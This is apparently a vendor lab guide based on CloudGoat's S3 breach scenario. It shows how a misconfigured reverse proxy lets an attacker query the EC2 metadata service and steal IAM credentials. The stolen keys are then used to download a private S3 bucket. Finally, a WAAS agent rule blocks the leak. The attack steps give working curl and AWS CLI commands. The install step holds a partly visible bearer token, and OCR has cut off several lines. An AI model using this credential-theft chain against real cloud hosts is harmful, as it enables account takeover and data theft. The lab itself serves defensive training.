Cloud S3 Bucket Breach Attack Lab

Attack Scenario: Stealing confidential data from S3 via Misconfigured Proxy Server. - Power of WAAS rules.

Summary: The agent is important to prevent attacks.

- Without Agent Secret Key compromised via Metadata V1 (IMDSv1) service + misconfigured Proxy
- With Agent secret key is not compromised even with Metadata V1 (IMDSv1) service + misconfigured Proxy.


Most CSPM will just detect misconfiguration. Agents will prevent attackers from exploiting misconfigurations.

Overview

The s3 cloud breach attack scenario lab reference has been taken from Rhino Security Labs open-source project CloudGoat scenario cloud_breach_s3.

You can download the lab instructions in PDF. Download PDF

Starting as an anonymous outsider with no access or privileges, exploit a misconfigured reverse-proxy server to query the EC2 metadata V1 service and acquire instance profile keys. Then, use those keys to discover, access, and exfiltrate sensitive data from an S3 bucket. Normally, CSPM will detect Metadata V1 service but will fail to prevent any such attacks in real-time.




```
❯ curl -s http://[redacted]/latest/meta-data/ -H 'Host:169.254.169.254'
ami-id
```

Contributors

Anand Tiwari (Core)

Scenario Resources

- 1 VPC with:
- EC2 x 1
- S3 x 1

Scenario Start(s)

- The IP Address of an EC2 server that is running a misconfigured reverse proxy

Scenario Goal(s)

Download the confidential files from the S3 bucket.


Route Walkthrough - Anonymous Attacker

- The attacker finds the IP of an EC2 instance by shady means, and after some reconnaissance realizes that it is acting as a reverse-proxy server. This is common, especially for organizations in the process of moving from on-premise to the cloud.
- After some research, the attacker uses CURL to send a request to the web server and set the host header to the IP address of EC2 metadata service.
- The attacker's specially-crafted CURL command is successful, returning the Access Key ID, Secret Access Key, and Session Token of the IAM Instance Profile attached to the EC2 instance.
- With the IAM role's credentials in hand, the attacker is now able to explore the victim's cloud environment using the powerful permissions granted to the role.
- The attacker is then able to list, identify, and access a private S3 bucket. Inside the private S3 bucket, the attacker finds several files full of sensitive information, and is able to download these to their local machine for dissemination.

Lab Setup

1. Download Terraform script : https://drive.google.com/drive/folders/1q4dsTymW4oBc-PcnzuSaJZWt4xEF7ta0?usp=sharing

2. Unzip and run the script by moving into attack_lab_script/aws directory



3. Run bash start-lab.sh script and a select choice 1 "Cloud Breach S3" and provide Access Key ID, and Secret Access Key

```
~/Dow/attack_lab_script/aws  bash start-lab.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    14  100    14    0     0      7      0  0:00:02  0:00:01  0:00:01     7
1) Cloud Breach S3
2) Quit
Please select an option from the above choices: 1
Cloud Breach S3
Access Key ID:
Secret Access Key:
```

4. Get the EC2 server IP address from the output of the provisioned lab

```
aws_instance.ec2-vulnerable-proxy-server: Provisioning with 'file'...
aws_instance.ec2-vulnerable-proxy-server: Still creating... [1m10s elapsed]
aws_instance.ec2-vulnerable-proxy-server: Creation complete after 1m13s [id=i-046b9e16c2b81e752]

Apply complete! Resources: 19 added, 0 changed, 0 destroyed.

Outputs:

panw_output_aws_account_id = "
panw_output_target_ec2_server_ip = "5
```

Perform Attack Steps

1. Run curl on output IP and notice the error *"This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try again."*

```
~/Dow/at/aws  curl 54.85.59.163                                  6m 34s  09:00:42 PM
<h1>This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try
 again.</h1>%
```


2. Get the IAM user by running the below command

```
curl -s http://<ec2-ip-address>/latest/meta-data/iam/security-credentials/ -H 'Hos
```

```
..ab_script/aws (-zsh)
~/Dow/at/aws  curl -s http://54.85.59.163/latest/meta-data/iam/security-credentials/ -H 'Host:169.254.169.254'
cg-banking-WAF-Role-ys8v02z8emnmem61%
~/Dow/at/aws                                                     09:07:09 PM
```

3. Get the IAM user credential by running the below command

```
curl http://<ec2-ip-address>/latest/meta-data/iam/security-credentials/<ec2-role-n
```



4. Set erratic credentials using AWS CLI by running the below command

```
aws configure --profile erratic
```

5. Edit ~/.aws/credentials file and add aws_session_token value in erratic profile


```
aws_session_token = <session-token>
```

6. List all s3 buckets available through the IAM user by running the below command

```
aws s3 ls --profile erratic
```


7. Download confidential data from the s3 bucket using the below command

```
aws s3 sync s3://<bucket-name> ./cardholder-data --profile erratic
```




How to prevent attack with WAAS Agent:

WAAS will help you in protecting from stealing access key and token through metadata exploit as its block the request by detecting and preventing it through runtime prevention.



1. Go to Defender > Deploy > Select Single Defender



2. Get SSH into vulnerable EC2 by running the below command

ssh -i temp-lab/cloud_s3_breach-lab-server/terraform/panw ubuntu@<IP Address of vuln EC2>

```
~/Dow/at/aws  ssh -i temp-lab/cloud_s3_breach-lab-server/terraform/panw ubuntu@5
The authenticity of host '54.87.215.75 (54.87.215.75)' can't be established.
ECDSA key fingerprint is SHA256:sPJuxXPP4cBZE20jZJlJ+Bc3wt54Y/ehlz1vMuKes/I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '54.87.215.75' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Apr  1 08:02:17 UTC 2022

  System load:  0.06              Processes:           88
  Usage of /:   17.3% of 7.69GB   Users logged in:     0
  Memory usage: 16%               IP address for eth0: 10.10.10.65
  Swap usage:   0%


  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

271 packages can be updated.
184 updates are security updates.

New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-10-10-10-65:~$
```


3. Install host defender by copy script from Prisma Console

```
ubuntu@ip-10-10-10-65:~$ curl -sSL -k --header "authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYW50aXdhcm
AcG                                                                                                                    U1
DI1                                                                                                                    WE
oWj.                                                                                                                   Jpv
EhS                                                                                                                    .VW
WaF                                                                                                                    ENK
1lY                                                                                                                    XU1
XUk                                                                                                                    E5E
TBZ                                                                                                                    Tm
jbT                                                                                                                    NL
ldVi                                                                                                                   RC
qaHS1eBhKrl6w28" -X POST https://us-east1.cloud.twistlock.com/us-2-158254063/api/v1/scripts/defender.sh  | sudo bash -s -- -c "us
east1.cloud.twistlock.com" -d "tcp"    --install-host
Downloading and extracting Defender image.
Downloading Twistlock scripts.
Generating certs for ip-10-10-10-65.ec2.internal IP:127.0.0.1,IP:10.10.10.65.
Running twistlock.sh and installing Defender (skipping EULA).

  _____         _     _           _
 |_   _|_      _(_)___| |_| | ___   ___| | __
   | | \ \ /\ / / / __| __| |/ _ \ / __| |/ /
   | |  \ V  V /| \__ \ |_| | (_) | (__|   <
   |_|   \_/\_/ |_|___/\__|_|\___/ \___|_|\_\


Performing system checks for defender-server mode...
Low host storage space; Required: 8[GB], actual: 6[GB].
Installing Linux Server Defender to /opt/twistlock.
Installing systemd service twistlock-defender-server.service.
Twistlock Linux Server Defender installed successfully.
Installation completed, deleting temporary files.
ubuntu@ip-10-10-10-65:~$
```


4. Go to Defend > WAAS > Host > Add Rule and click on Add new app




5. Click add Endpoint and add App port as 80

6. Go to custom rule > add rule > Type message as "Access Key Exposed" > Select type as waas-response

resp.body contains /SecretAccessKey/




7. Select as prevent




8. Now try to curl the access key & token using the below command

